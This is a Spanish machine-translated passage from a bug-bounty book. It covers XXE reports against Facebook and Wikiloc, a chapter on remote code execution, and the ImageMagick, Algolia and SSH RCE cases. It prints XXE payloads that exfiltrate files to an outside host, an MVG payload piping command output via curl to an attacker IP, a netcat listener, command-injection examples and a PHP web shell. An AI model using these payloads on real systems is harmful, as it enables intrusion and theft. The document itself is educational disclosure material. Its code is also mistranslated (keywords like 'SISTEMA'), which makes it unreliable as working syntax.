- [08/Jul/2014 09:21:10] "GET /ext.dtd HTTP/1.0" 200 - 173.252.71.129 - [08/Jul/2014 09:21:11] "GET /ext.dtd HTTP/1.0" 200 -

173.252.71.129 - [08/Jul/2014 09:21:11] código 404, mensaje Archivo no encontrado 173.252.71.129 - [08/Jul/2014 09:21:10] "¿OBTENER /FACEBOOK-HACKED? HTTP/1.0" 404

---

En está el comando para iniciar Python SimpleHTTPServer, que devuelve el mensaje "Sirviendo HTTP en 0.0.0.0 puerto 80..." en . El terminal espera hasta recibir una solicitud HTTP al servidor. Al principio, Ramadan no recibió respuesta, pero esperó hasta que finalmente recibió una llamada remota al para recuperar el archivo /ext.dtd. Como era de esperar, vio la llamada al servidor /FACEBOOK-HACKED?, pero lamentablemente sin el contenido del archivo /etc/passwd adjunto. Esto significaba que Ramadan no podía leer archivos locales usando la vulnerabilidad o que /etc/passwd no existía.

Antes de continuar con este informe, debo agregar que Ramadan podría haber enviado un archivo que no realizó una llamada remota a su servidor y en su lugar podría haber intentado simplemente leer el archivo local. Pero la llamada inicial al archivo DTD remoto demuestra una vulnerabilidad XXE si tiene éxito, mientras que un intento fallido de leer un archivo local no. En este caso, debido a que Ramadan registró llamadas HTTP a su servidor desde Facebook, pudo demostrar que Facebook estaba analizando entidades XML remotas y que existía una vulnerabilidad aunque no pudiera acceder a /etc/passwd.

Cuando Ramadan informó del error, Facebook respondió pidiendo un vídeo de prueba de concepto porque no podían replicar la carga. Después de que Ramadan proporcionó un video, Facebook rechazó el envío y sugirió que un reclutador había hecho clic en un enlace, lo que inició la solicitud a su servidor. Después de intercambiar algunos correos electrónicos, el equipo de Facebook investigó un poco más para confirmar que existía la vulnerabilidad y otorgó una recompensa. A diferencia del XXE inicial de 2013, el impacto del XXE del Ramadán

no podría haberse escalado a una ejecución remota de código, por lo que Facebook otorgó una recompensa menor.

## Conclusiones

Hay un par de conclusiones aquí. Los archivos XML vienen en diferentes formas y tamaños: esté atento a los sitios que aceptan .docx, .xlsx, .pptx y otros tipos de archivos XML porque puede haber aplicaciones personalizadas que analicen el XML del archivo. Al principio, Facebook pensó que un empleado había hecho clic en un enlace malicioso que conectaba con el servidor de Ramadan, que no se consideraría una SSRF. Pero tras una investigación más profunda, Facebook confirmó que la solicitud fue invocada a través de un método diferente.

Como ha visto en otros ejemplos, a veces los informes se rechazan inicialmente. Es importante tener confianza y continuar trabajando con la empresa a la que informa si está seguro de que la vulnerabilidad es válida. No dude en explicar por qué algo podría ser una vulnerabilidad o más grave que la evaluación inicial de la empresa.

## Wikiloc XXE

Dificultad: Difícil

URL: <https://wikiloc.com/>

Fuente: <https://www.davidsopas.com/wikiloc-xxe-vulnerability/> Fecha de publicación: octubre de 2015

Recompensa pagada:

Swag Wikiloc es un sitio web para descubrir y compartir lo mejor senderos al aire libre para practicar senderismo, ciclismo y muchas otras actividades. También permite a los usuarios cargar sus propios recorridos a través de archivos XML, lo que resulta muy atractivo para los piratas informáticos como David Sopas.

Sopas se registró en Wikiloc y, tras notar la carga XML, decidió probarlo para detectar una vulnerabilidad XXE. Para empezar, descargó un archivo del sitio para determinar la estructura XML de Wikiloc, que en este

El caso era un archivo .gpx. Luego modificó el archivo y lo subió. Este es el archivo con sus modificaciones:

---

```
{linenos=on}
<!DOCTYPE foo [<!ENTITY xxe SISTEMA "http://www.davidsopas.com/XXE" >]>
<gpx
  versión="1.0"
  creador="GPSSBabel - http://www.gpsbabel.org" xmlns:xsi="http://www.w3.org/
  2001/XMLSchema-instance" xmlns="http://www.topografix.com/GPX/1/0"
  xsi:schemaLocation="http://www.topografix.com/GPX/1/1 http://
  www.topografix

.com/GPX/1/1/gpx.xsd">
<time>2015-10-29T12:53:09Z</time> <bounds
minlat="40.734267000" minlon="-8.265529000" maxlat="40.881475000"

maxlon="-8.037170000"/> <trk>

<nombre>&xxe;</nombre>
<trkseg>
<trkpt lat="40.737758000" lon="-8.093361000"> <ele>178.000000</ele>
<time>2009-01-10T14:18:10Z</
time> --snip--
```

---

En , agregó una definición de entidad externa como la primera línea del archivo. En , llamó a la entidad desde el nombre de la pista en el archivo .gpx.

Al cargar el archivo nuevamente en Wikiloc se generó una solicitud HTTP GET al servidor de Sopas. Esto es notable por dos razones. En primer lugar, mediante el uso de una llamada de prueba de concepto simple, Sopas pudo confirmar que el servidor estaba evaluando su XML injectado y que el servidor realizaría llamadas externas. En segundo lugar, Sopas utilizó el documento XML existente para que su contenido encajara dentro de la estructura que esperaba el sitio.

Después de que Sopas confirmó que Wikiloc realizaría solicitudes HTTP externas, la única otra pregunta era si leería archivos locales. Entonces, modificó su XML injectado para que Wikiloc le enviara el contenido del archivo /etc/issue (el archivo /etc/issue devolverá el sistema operativo utilizado):

---

```
<!DOCTYPE etiqueta raíz [
<!ENTITY % archivo SISTEMA "archivo:///etc/issue">
```

```
<!ENTIDAD % dtd SISTEMA "http://www.davidsopas.com/poc/xxe.dtd"> %dtd;]

<gpx
  versión="1.0"
  creador="GPSBabel - http://www.gpsbabel.org" xmlns:xsi="http://www.w3.org/
  2001/XMLSchema-instance" xmlns="http://www.topografix.com/GPX/1/0"
  xsi:schemaLocation="http://www.topografix.com/GPX/1/1

http://www.topografix
  .com/GPX/1/1/gpx.xsd">
<time>2015-10-29T12:53:09Z</time> <bounds
  minlat="40.734267000" minlon="-8.265529000" maxlat="40.881475000" maxlon=
  "-8.037170000"/> <trk>
<nombre>&send;<!--snip--</pre>

```

Este código debería resultarle familiar. Aquí ha usado dos entidades en `%` y `&send;`, que se definen usando `%` porque serán evaluadas en la DTD. En `<%dtd;`, recupera el archivo `xxe.dtd`. La referencia a `&send;` en la etiqueta se define por el archivo `xxe.dtd` devuelto que devuelve a Wikiloc desde la llamada remota a su servidor `http://www.davidsopas.com/poc/xxe.dtd`. Aquí está el archivo `xxe.dtd`:

---

```
<?xml versión="1.0" codificación="UTF-8"?>
<!ENTITY % all "<!ENTITY enviar SISTEMA 'http://www.davidsopas.com/XXE? %file;'>"> %all;
```

---

El `% todos` define la entidad enviada en `<%dtd;`. La ejecución de Sopas es similar al enfoque de Ramadán hacia Facebook, pero con una diferencia sutil: Sopas intentó garantizar que se incluyeran todos los lugares donde se podía ejecutar el XXE. Por eso llama `%dtd;` justo después de definirlo en la DTD interna y `%all;` inmediatamente después de definirlo en la DTD externa. El código ejecutado se encuentra en el backend del sitio, por lo que probablemente no sepa exactamente cómo se ejecutó la vulnerabilidad. Pero así es como podría haber sido el proceso de análisis:

1. Wikiloc analiza el XML y evalúa `%dtd;` como una llamada externa al servidor de Sopas. Entonces Wikiloc solicita el archivo `xxe.dtd` en el servidor de Sopas.

servidor.

2. El servidor de Sopas devuelve el archivo xxe.dtd a Wikiloc.
3. Wikiloc analiza el archivo DTD recibido, lo que activa la llamada a %todo.
4. Cuando se evalúa %all , se define &send;, que incluye una llamada en la entidad %file.
5. El archivo %; La llamada en el valor de la URL se reemplaza con el contenido del archivo /etc/issue.
6. Wikiloc analiza el documento XML. Esto analiza el &send; entidad, que se evalúa como una llamada remota al servidor de Sopas con el contenido del archivo /etc/issue como parámetro en la URL.

En sus propias palabras, se acabó el juego.

### Conclusiones Este

es un gran ejemplo de cómo puede utilizar las plantillas XML de un sitio para incrustar sus propias entidades XML de modo que el archivo sea analizado por el destino. En este caso, Wikiloc esperaba un archivo .gpx y Sopas mantuvo esa estructura, insertando sus propias entidades XML dentro de las etiquetas esperadas. Además, es interesante ver cómo se puede devolver un archivo DTD malicioso para que un objetivo realice solicitudes GET a su servidor con el contenido del archivo como parámetros de URL. Esta es una manera fácil de facilitar la extracción de datos porque los parámetros GET se registrarán en su servidor.

### Resumen Un

XXE representa un vector de ataque con un enorme potencial. Puede realizar un ataque XXE de varias maneras: haciendo que una aplicación vulnerable imprima su archivo /etc/passwd, llamando a un servidor remoto usando el contenido del archivo /etc/passwd y solicitando un archivo DTD remoto que indique al analizador que devolución de llamada a un servidor con el archivo /etc/passwd.

Esté atento a las cargas de archivos, especialmente aquellas que requieren algo de tiempo. forma de XML. Siempre debes probarlos para detectar vulnerabilidades XXE.

# 12

## EJECUCIÓN REMOTA DE CÓDIGO



Una vulnerabilidad de ejecución remota de código (RCE) ocurre cuando una aplicación utiliza entrada controlada por el usuario sin desinfectarla. RCE normalmente se explota de dos maneras. La primera es ejecutando comandos de shell. El segundo es ejecutando funciones en el lenguaje de programación que utiliza o en el que confía la aplicación vulnerable.

### Ejecutar comandos de Shell

Puede realizar RCE ejecutando comandos de shell que la aplicación no desinfecta. Un shell brinda acceso a la línea de comandos a los servicios de un sistema operativo. Como ejemplo, supongamos que el sitio `www.<ejemplo>.com` está diseñado para hacer ping a un servidor remoto para confirmar si el servidor está disponible. Los usuarios pueden activar esto proporcionando un nombre de dominio al parámetro de dominio en `www.example.com?domain=`, que el código PHP del sitio procesa de la siguiente manera:

---

```
$dominio = $_GET[dominio];
echo shell_exec( "ping -c 1 $dominio");
```

---

Al visitar `www.<ejemplo>.com?domain=google.com` se asigna el valor `google.com` a la variable `$dominio` en y luego pasa esa variable directamente a la función `shell_exec` como argumento para el ping

comando en . La función shell\_exec ejecuta un comando de shell y devuelve el resultado completo como una cadena.

El resultado de este comando es algo como lo siguiente:

---

```
PING google.com (216.58.195.238) 56(84) bytes de datos. 64 bytes de sfo03s06-in-
f14.1e100.net (216.58.195.238): icmp_seq=1 ttl=56 time=1.51 ms --- estadísticas de ping de google.com --- 1 paquete
transmitido, 1
recibido, 0% de pérdida de paquetes , tiempo 0 ms rtt
min/avg/max/mdev = 1,519/1,519/1,519/0,000 ms
```

---

Los detalles de la respuesta no son importantes: sólo sepa que la variable \$domain se pasa directamente al comando shell\_exec sin ser desinfectada. En bash, que es un shell popular, puedes encadenar comandos usando un punto y coma. Entonces, un atacante podría visitar la URL www.<ejemplo>.com? domain=google.com;id y la función shell\_exec ejecutaría los comandos ping e id . El comando id genera información sobre el usuario actual que ejecuta el comando en el servidor. Por ejemplo, el resultado podría verse como el siguiente:

---

```
PING google.com (172.217.5.110) 56(84) bytes de datos.
64 bytes de sfo03s07-in-f14.1e100.net (172.217.5.110): icmp_seq=1 ttl=56 time=1.94 ms
--- estadísticas de ping de google.com --- 1
paquete transmitido, 1 recibido, 0% de pérdida de
paquete , tiempo 0ms rtt min/avg/max/mdev = 1,940/1,940/1,940/0,000 ms    uid=1000(yaworsk)
gid=1000(yaworsk) groups=1000(yaworsk)
```

---

El servidor ejecuta dos comandos, por lo que la respuesta del comando ping muestra junto con el resultado del comando id . La salida del comando id indica que el sitio web está ejecutando la aplicación en el servidor como el usuario llamado yaworsk con un uid de 1000 que pertenece al gid y al grupo 1000 con el mismo nombre, yaworsk.

Los permisos de usuario de yaworsk determinan la gravedad de esta vulnerabilidad RCE. En este ejemplo, un atacante podría leer el código del sitio usando el comando ;cat FILENAME (donde FILENAME es el archivo a leer) y podría escribir archivos en algunos directorios. Si el sitio utiliza una base de datos, es probable que un atacante también pueda deshacerse de ella.

Este tipo de RCE ocurre si un sitio confía en la entrada controlada por el usuario sin desinfectarlo. La solución para abordar la vulnerabilidad es simple. En PHP, el desarrollador de un sitio web puede usar `escapeshellcmd`, que escapa de cualquier carácter en una cadena que pueda engañar a un shell para que ejecute comandos arbitrarios. Como resultado, cualquier comando agregado en el parámetro de URL se leerá como un valor de escape. Esto significa que `google.com\;id` se habría pasado al comando `ping`, lo que habría generado el error `ping: google.com:id: Nombre o servicio desconocido.`

Aunque los caracteres especiales se escaparían para evitar la ejecución de comandos arbitrarios adicionales, tenga en cuenta que `escapeshellcmd` no le impedirá pasar indicadores de línea de comando. Una bandera es un argumento opcional que cambia el comportamiento de un comando. Por ejemplo, `-0` es un indicador común que se utiliza para definir un archivo en el que escribir cuando un comando genera una salida. Pasar una bandera podría cambiar el comportamiento del comando y posiblemente resultar en una vulnerabilidad RCE. Prevenir las vulnerabilidades de RCE puede resultar complicado debido a estos matices.

## Funciones de ejecución

También puede realizar RCE ejecutando funciones. Por ejemplo, si `www.<ejemplo>.com` permitiera a los usuarios crear, ver y editar publicaciones de blog a través de una URL, como `www.<ejemplo>.com?id=1&action=view`, el código que realizó estas acciones podría verse así la siguiente:

---

```
$acción = $_GET['acción'];
$identificación =
$_GET['id'];    call_user_func($acción, $id);
```

---

Aquí el sitio web utiliza la función PHP `call_user_func`, que llama al primer argumento dado como función y pasa los parámetros restantes como argumentos a esa función. En este caso, la aplicación llamaría a la función de vista asignada a la variable de acción y pasaría 1 a la función. Este comando probablemente mostraría la primera publicación del blog.

¿Pero si un usuario malintencionado visita la URL www.<ejemplo>.com? id=/etc/passwd &action=file\_get\_contents, este código se evaluaría como:

---

```
$acción = $_GET['acción']; //file_get_contents $id = $_GET['id']; ///
etc/passwd call_user_func($acción, $id); //
file_get_contents(/etc/passwd);
```

---

Pasar file\_get\_contents como argumento de acción llama a esa función PHP para leer el contenido de un archivo en una cadena. En este caso, el archivo /etc/passwd se pasa como parámetro de identificación . Luego /etc/passwd se pasa como argumento a file\_get\_contents, lo que da como resultado la lectura del archivo. Un atacante podría utilizar esta vulnerabilidad para leer el código fuente de toda la aplicación, obtener credenciales de bases de datos, escribir archivos en el servidor, etc. En lugar de mostrar la primera publicación del blog, el resultado se vería así:

---

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/
bin :/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/
nologin sincronización:x:4:65534:sync:/bin:/bin/
sync
```

---

Si las funciones pasadas al parámetro de acción no se desinfectan ni filtran, también es posible que un atacante invoque comandos de shell con funciones PHP, como shell\_exec, exec, system, etc.

Estrategias para intensificar la ejecución remota de código Ambos tipos de RCE pueden provocar diversos efectos. Cuando un atacante puede ejecutar cualquier función del lenguaje de programación, es probable que aumente la vulnerabilidad para ejecutar comandos de shell. La ejecución de comandos de shell suele ser más crítica porque un atacante podría comprometer todo el servidor en lugar de solo la aplicación. El alcance de la vulnerabilidad depende de los permisos del usuario del servidor o de si el atacante puede aprovechar otro error para elevar los privilegios del usuario, lo que comúnmente se conoce como escalada de privilegios local (LPE).

Aunque una explicación completa de los LPE está más allá del alcance de este libro, solo sepa que un LPE generalmente ocurre al explotar el núcleo.

vulnerabilidades, servicios que se ejecutan como root o ejecutables de configuración de ID de usuario (SUID). Un kernel es el sistema operativo de la computadora. Explotar una vulnerabilidad del kernel podría permitir a un atacante elevar sus permisos para realizar acciones que de otro modo no estaría autorizado a realizar. En los casos en que el atacante no pueda explotar el kernel, podría intentar explotar los servicios que se ejecutan como root. Normalmente, los servicios no deberían ejecutarse como root; Esta vulnerabilidad ocurre a menudo cuando un administrador ignora las consideraciones de seguridad al iniciar un servicio como usuario raíz. Si el administrador se ve comprometido, el atacante podría acceder al servicio que se ejecuta como root y cualquier comando que ejecute el servicio tendría permisos de root elevados. Por último, el atacante podría explotar SUID, que permite a los usuarios ejecutar un archivo con los permisos de un usuario específico. Aunque esto tiene como objetivo mejorar la seguridad, cuando está mal configurado, podría permitir a los atacantes ejecutar comandos con privilegios elevados, similar a los servicios que se ejecutan como root.

Dada la variedad de sistemas operativos, software de servidor, lenguajes de programación, marcos, etc. que se utilizan para alojar sitios web, es imposible detallar todas las formas en que se pueden injectar funciones o comandos de shell. Pero existen patrones para encontrar pistas sobre dónde podrían existir RCE potenciales sin ver el código de la aplicación. En el primer ejemplo, una señal de alerta fue que el sitio ejecutó el comando ping , que es un comando a nivel de sistema.

En el segundo ejemplo, el parámetro de acción es una señal de alerta porque le permitió controlar qué función se ejecuta en el servidor. Cuando busque este tipo de pistas, observe los parámetros y valores pasados al sitio. Puede probar fácilmente este tipo de comportamiento pasando acciones del sistema o caracteres especiales de línea de comando, como punto y coma o comillas invertidas, a los parámetros en lugar de los valores esperados.

Otra causa común de un RCE a nivel de aplicación son las cargas de archivos sin restricciones que ejecuta el servidor cuando lo visita. Por ejemplo, si un sitio web PHP le permite cargar archivos a un espacio de trabajo pero no restringe el tipo de archivo, puede cargar un archivo PHP y visitarlo. Debido a que un servidor vulnerable no puede diferenciar entre archivos PHP legítimos para la aplicación y su carga maliciosa, el archivo se interpretará como PHP y su contenido se ejecutará. A continuación se muestra un ejemplo de un archivo que

le permite ejecutar funciones PHP definidas por el parámetro de URL super\_secret\_web\_param:

---

```
$cmd = $_GET['super_secret_web_param'];
sistema($cmd);
```

---

Si cargó este archivo en `www.<ejemplo>.com` y accedió a él en `www.<ejemplo>.com/files/shell.php`, podría ejecutar comandos del sistema agregando el parámetro con una función, como `?super_secret_web_param='ls'`. Al hacerlo, se generará el contenido del directorio de archivos. Tenga mucho cuidado al probar este tipo de vulnerabilidad. No todos los programas de recompensas quieren que ejecutes tu propio código en su servidor. Si carga un shell como este, asegúrese de eliminarlo para que nadie más lo encuentre ni lo explote maliciosamente.

Los ejemplos de RCE más complejos suelen ser el resultado de un comportamiento matizado de la aplicación o de errores de programación. De hecho, tales ejemplos se analizaron en el Capítulo 8. La inyección de plantilla Uber Flask Jinja2 de Orange Tsai (página 74) era un RCE que le permitía ejecutar sus propias funciones de Python utilizando el lenguaje de plantillas Flask. Mi inyección de plantilla Unikrn Smarty (página 78) me permitió explotar el marco Smarty para ejecutar funciones PHP, incluido `file_get_contents`. Dada la variedad de RCE, aquí nos centraremos en ejemplos más tradicionales que los que ha visto en capítulos anteriores.

## Imagen De PolyvoreMagia

Dificultad: Media URL:

Polyvore.com (adquisición de Yahoo!)

Fuente: <http://nahamsec.com/exploiting-imagemagick-on-yahoo/> Fecha de publicación: 5 de mayo de 2016

Recompensa pagada: 2000 dólares

Observar las vulnerabilidades que se han revelado en bibliotecas de software ampliamente utilizadas puede ser una forma eficaz de descubrir errores en sitios que utilizan ese software. ImageMagick es una biblioteca de gráficos común que procesa

imágenes y tiene una implementación en la mayoría, si no en todos, los principales lenguajes de programación. Esto significa que un RCE en la biblioteca ImageMagick puede tener efectos devastadores en los sitios web que dependen de él.

En abril de 2016, los mantenedores de ImageMagick divulgaron públicamente actualizaciones de la biblioteca para corregir vulnerabilidades críticas. Las actualizaciones revelaron que ImageMagick no estaba desinfectando adecuadamente la entrada de varias maneras. El más peligroso de ellos condujo a un RCE a través de la funcionalidad de delegado de ImageMagick , que procesa archivos utilizando bibliotecas externas. El siguiente código hace esto pasando un dominio controlado por el usuario al comando system() como marcador de posición %M:

---

```
"wget" -q -O "%o" "https:%M"
```

---

Este valor no se desinfectó antes de usarse, por lo que enviar https://example.com";|ls "-la" se traduciría a esto:

---

```
 wget -q -O "%o" "https://ejemplo.com";|ls "-la"
```

---

Como en el ejemplo anterior de RCE, que implicaba encadenar comandos adicionales para hacer ping, este código encadena una función de línea de comando adicional a la funcionalidad prevista mediante un punto y coma.

Los tipos de archivos de imagen que permiten referencias a archivos externos pueden abusar de la funcionalidad de delegado . Los ejemplos incluyen SVG y el tipo de archivo definido por ImageMagick, MVG. Cuando ImageMagick procesa una imagen, intenta adivinar el tipo de archivo basándose en su contenido en lugar de en su extensión. Por ejemplo, si un desarrollador intentara desinfectar las imágenes enviadas por los usuarios permitiendo que su aplicación aceptara solo archivos de usuario que terminaran en .jpg, un atacante podría evitar la desinfección cambiando el nombre de un archivo .mvg a .jpg. La aplicación creería que el archivo es un .jpg seguro, pero ImageMagick reconocería correctamente que el tipo de archivo es MVG según el contenido del archivo. Esto permitiría al atacante aprovechar la vulnerabilidad ImageMagick RCE. Ejemplos de archivos maliciosos utilizados para aprovechar esta vulnerabilidad de ImageMagick <https://imagetragick.com/>.

son disponible en

Después de que esta vulnerabilidad se revelara públicamente y los sitios web tuvieran la oportunidad de actualizar su código, Ben Sadeghipour salió a buscar

sitios que utilizan versiones sin parches de ImageMagick. Como primer paso, Sadeghipour recreó la vulnerabilidad en su propio servidor para confirmar que tenía un archivo malicioso funcional. Eligió usar el archivo MVG de ejemplo de <https://imagetragick.com/>, pero también podría haber usado fácilmente el archivo SVG, ya que ambos hacen referencia a archivos externos que activarán la vulnerable funcionalidad de delegado de ImageMagick. Aquí está su código:

---

```
empujar cuadro de vista de
contexto gráfico 0 0 640 480
imagen sobre 0,0 0,0 'https://127.0.0.1/x.php?x=`id | rizo\'
http://SOMEIPADDRESS:8080/ -d @- > /dev/null` contexto
gráfico pop
```

---

La parte importante de este archivo es la línea en , que incluye la entrada maliciosa. Analicémoslo. La primera parte del exploit es https://127.0.0.1/x.php? x=. Esta es la URL remota que ImageMagick espera como parte de su comportamiento del delegado. Sadeghipour sigue esto con `id. En la línea de comando, las comillas invertidas (`) indican la entrada que el shell debe procesar antes del comando principal. Esto garantiza que la carga útil de Sadeghipour (que se describe a continuación) se procese inmediatamente.

La tubería (|) pasa la salida de un comando al siguiente. En este caso, la salida de id se pasa a curl http://SOMEIPADDRESS:8080/ -d @-. La biblioteca cURL realiza solicitudes HTTP remotas y, en este caso, realiza una solicitud a la dirección IP de Sadeghipour, que escucha en el puerto 8080. El indicador -d es una opción de cURL para enviar datos como una solicitud POST . @ le indica a cURL que use la entrada exactamente como la recibe sin ningún otro procesamiento. El guión (-) indica que se utilizará la entrada estándar. Cuando toda esta sintaxis se combina con la canalización (|), la salida del comando id se pasará a cURL como cuerpo POST sin ningún procesamiento. Finalmente, el código > /dev/null elimina cualquier resultado del comando para que no se imprima nada en la terminal del servidor vulnerable. Esto ayuda a evitar que el objetivo se dé cuenta de que su seguridad se ha visto comprometida.

Antes de cargar el archivo, Sadeghipour inició un servidor para escuchar solicitudes HTTP utilizando Netcat, una utilidad de red común para leer y escribir en conexiones. Ejecutó el comando nc -l -n -vv -p 8080, lo que permitió a Sadeghipour registrar solicitudes POST en su servidor. La bandera -l

habilita el modo de escucha (para recibir solicitudes), -n evita búsquedas de DNS, -vv habilita el registro detallado y -p 8080 define el puerto utilizado.

Sadeghipour probó su carga útil en Yahoo! sitio Polyvore. Después de cargar su archivo en el sitio como una imagen, Sadeghipour recibió la siguiente solicitud POST , que incluía en el cuerpo el resultado del comando id ejecutado en los servidores Polyvore.

---

Conéctese a [ELIMINADO] desde (DESCONOCIDO) [ELIMINADO] 53406

POST / HTTP/1.1

Usuario-Agente: [ELIMINADO]

Anfitrión: [ELIMINADO]

Aceptar: /

Longitud del contenido: [ELIMINADO]

Tipo de contenido: aplicación/x-www-form-urlencoded uid=[ELIMINADO]

gid=[ELIMINADO] grupos=[ELIMINADO]

---

Esta solicitud significó que el archivo MVG de Sadeghipour fue exitoso ejecutado, lo que hace que el sitio web vulnerable ejecute el comando id .

#### Comidas para llevar

Hay dos conclusiones importantes del error de Sadeghipour. Primero, estar al tanto de las vulnerabilidades reveladas le brinda la oportunidad de probar código nuevo, como se mencionó en capítulos anteriores. Si está probando bibliotecas grandes, asegúrese también de que las empresas de los sitios web que está probando administren adecuadamente sus actualizaciones de seguridad.

Algunos programas le pedirán que no informe sobre actualizaciones sin parches dentro de un período de tiempo determinado después de la divulgación, pero luego podrá informar la vulnerabilidad. En segundo lugar, reproducir vulnerabilidades en sus propios servidores es una gran oportunidad de aprendizaje. Garantiza que sus cargas útiles sean funcionales cuando intenta implementarlas para obtener una recompensa por errores.

Algolia RCE en facebooksearch.algolia.com

Dificultad: Alta URL:

facebooksearch.algolia.com Fuente:

<https://hackerone.com/reports/134321/>

Fecha de publicación: 25 de abril de

2016 Recompensa

pagada: 500 dólares El reconocimiento adecuado es una parte importante del hackeo. El 25 de abril de 2016, Michiel Prins (cofundador de HackerOne) estaba realizando un reconocimiento en algolia.com utilizando la herramienta Gitrob. Esta herramienta toma un repositorio, persona u organización inicial de GitHub como semilla y rastrea todos los repositorios que puede encontrar de las personas conectadas a él. Dentro de todos los repositorios que encuentre, buscará archivos confidenciales basándose en palabras clave, como contraseña, secreto, base de datos, etc.

Usando Gitrob, Prins notó que Algolia había enviado públicamente un valor secret\_key\_base de Ruby on Rails a un repositorio público. secret\_key\_base ayuda a Rails a evitar que los atacantes manipulen las cookies firmadas, y debe ocultarse y nunca compartirse. Normalmente, este valor se reemplaza por la variable de entorno ENV['SECRET\_KEY\_BASE'], que solo el servidor puede leer. El uso de secret\_key\_base es especialmente importante cuando un sitio Rails utiliza un almacén de cookies para almacenar información de la sesión en las cookies (volveremos a esto). Debido a que Algolia confirmó el valor en un repositorio público, el valor de secret\_key\_base aún está visible <https://github.com/algolia/facebook-search/commit/f3adccb5532898f8088f90eb57cf991e2d499b49#dif> - afe98573d9aad940bb0f531ea55734f8R12/ pero ya no es válido.

Cuando Rails firma una cookie, agrega una firma al valor codificado en base64 de la cookie. Por ejemplo, una cookie y su firma podrían verse como  
BAh7B0kiD3N~~100N~~pb25fa~~WGE~~OdxM3M9BjsARg%3D%3D--  
dc40a55cd52fe32bb3b8. Rails verifica la firma después de los guiones dobles para asegurarse de que el comienzo de la cookie no haya sido alterado. Esto es importante cuando Rails utiliza el almacén de cookies, porque Rails gestiona las sesiones del sitio web utilizando cookies y sus firmas de forma predeterminada. La información sobre un usuario se puede agregar a la cookie y el servidor la puede leer cuando la cookie se envía a través de una solicitud HTTP. Debido a que la cookie se guarda en la computadora de una persona, Rails firma la cookie con el secreto para asegurarse de que no haya sido manipulada. También es importante cómo se lee la cookie; El almacén de cookies de Rails serializa y deserializa la información almacenada en la cookie.

En informática, la serialización es el proceso de convertir un objeto o datos en un estado que permita su transferencia y reconstrucción. En este caso, Rails convierte la información de la sesión a un formato que puede almacenarse en una cookie y volver a leerse cuando un usuario envía la cookie durante su próxima solicitud HTTP. Después de la serialización, la cookie se lee mediante deserialización. El proceso de deserialización es complejo y está más allá del alcance de este libro. Pero a menudo puede provocar RCE si se pasan datos que no son de confianza.

### NOTA

Para obtener más información sobre la deserialización, consulte estos dos excelentes recursos: la charla “Exploiting Deserialization Vulnerabilities in Java” de Matthias Kaiser en <https://www.youtube.com/watch?v=VviY3O-euVQ/> y la charla “Friday the Charla sobre “13.º ataques JSON” en [https://www.youtube.com/watch?v=ZBfBYoK\\_Wr0/](https://www.youtube.com/watch?v=ZBfBYoK_Wr0/).

Conocer el secreto de Rails significaba que Prins podía crear sus propios objetos serializados válidos y enviarlos al sitio para deserializarlos mediante una cookie. Si es vulnerable, la deserialización conduciría a una RCE.

Prins utilizó un exploit de Metasploit Framework llamado `Rails Secret Deserialization` para escalar esta vulnerabilidad a un RCE. El exploit Metasploit crea una cookie que invoca un shell inverso si se deserializa con éxito. Prins envió la cookie maliciosa a Algolia, que habilitó un shell en el servidor vulnerable. Como prueba de concepto, ejecutó el comando `id`, que devolvió `uid=1000(prod)` `gid=1000(prod)` `groups=1000(prod)`. También creó el archivo `hackerone.txt` en el servidor para demostrar la vulnerabilidad.

### Conclusiones En

este caso, Prins utilizó una herramienta automatizada para extraer valores confidenciales de los repositorios públicos. Al hacer lo mismo, también puede descubrir repositorios que utilicen palabras clave sospechosas que puedan indicarle vulnerabilidades. Explotar las vulnerabilidades de deserialización puede ser muy

complejo, pero existen algunas herramientas automatizadas para hacerlo más fácil. Por ejemplo, puede utilizar Rails Secret Deserialization de Rapid7 para versiones anteriores de Rails e ysoserial, mantenido por Chris Frohoff, para vulnerabilidades de deserialización de Java.

## RCE a través de SSH

Dificultad: Alta

URL: N/A

Fuente: [blog.jr0ch17.com/2018/No-RCE-then-SSH-to-the-box/](http://blog.jr0ch17.com/2018/No-RCE-then-SSH-to-the-box/) Fecha de publicación: otoño de 2017

Recompensa pagada: no divulgada

Cuando un programa de destino le ofrece un amplio margen para realizar pruebas, es mejor automatizar el descubrimiento de activos y luego buscar indicadores sutiles de que un sitio podría contener vulnerabilidades. Esto es exactamente lo que hizo Jasmin Landry en el otoño de 2017. Comenzó a enumerar subdominios y puertos abiertos en un sitio web utilizando las herramientas Sublist3r, Aquatone y Nmap.

Como había descubierto cientos de dominios posibles y era imposible visitarlos todos, utilizó la herramienta automatizada EyeWitness para tomar capturas de pantalla de cada uno. Esto le ayudó a identificar visualmente sitios web interesantes.

EyeWitness reveló un sistema de gestión de contenidos que a Landry le resultó desconocido, parecía antiguo y era de código abierto. Landry supuso que las credenciales predeterminadas para el software serían admin:admin. Probarlos funcionó, así que siguió investigando. El sitio no tenía ningún contenido, pero la auditoría del código fuente abierto reveló que la aplicación se ejecutaba como usuario root en un servidor. Esta es una mala práctica: el usuario root puede realizar cualquier acción en un sitio y, si la aplicación se ve comprometida, un atacante tendría permisos completos en el servidor. Esta fue otra razón para que Landry siguiera investigando.

A continuación, Landry buscó problemas de seguridad revelados, o CVE. El sitio no tenía ninguno, lo cual era inusual en el software antiguo de código abierto. Landry identificó una serie de problemas menos graves, incluidos XSS, CSRF, XXE,

y una divulgación de archivos local (la capacidad de leer archivos arbitrarios en un servidor). Todos estos errores significaban que era probable que pudiera existir un RCE en alguna parte.

Continuando con su trabajo, Landry notó un punto final API que permitía a los usuarios actualizar archivos de plantilla. La ruta era /api/i/services/site/write-configuration.json?path=/config/sites/test/page/test/config.xml y aceptaba XML a través de un cuerpo POST . La capacidad de escribir archivos y la capacidad de definir su ruta son dos señales de alerta importantes. Si Landry pudiera escribir archivos en cualquier lugar y hacer que el servidor los interpretara como archivos de aplicación, podría ejecutar cualquier código que quisiera en el servidor y posiblemente invocar llamadas al sistema. Para probar esto, cambió la ruta a ../../../../../../tmp/test.txt . Los símbolos .. son referencias al directorio anterior en la ruta actual. Entonces, si la ruta fuera /api/i/services, .. sería /api/i. Esto le permitió a Landry escribir en cualquier carpeta que quisiera.

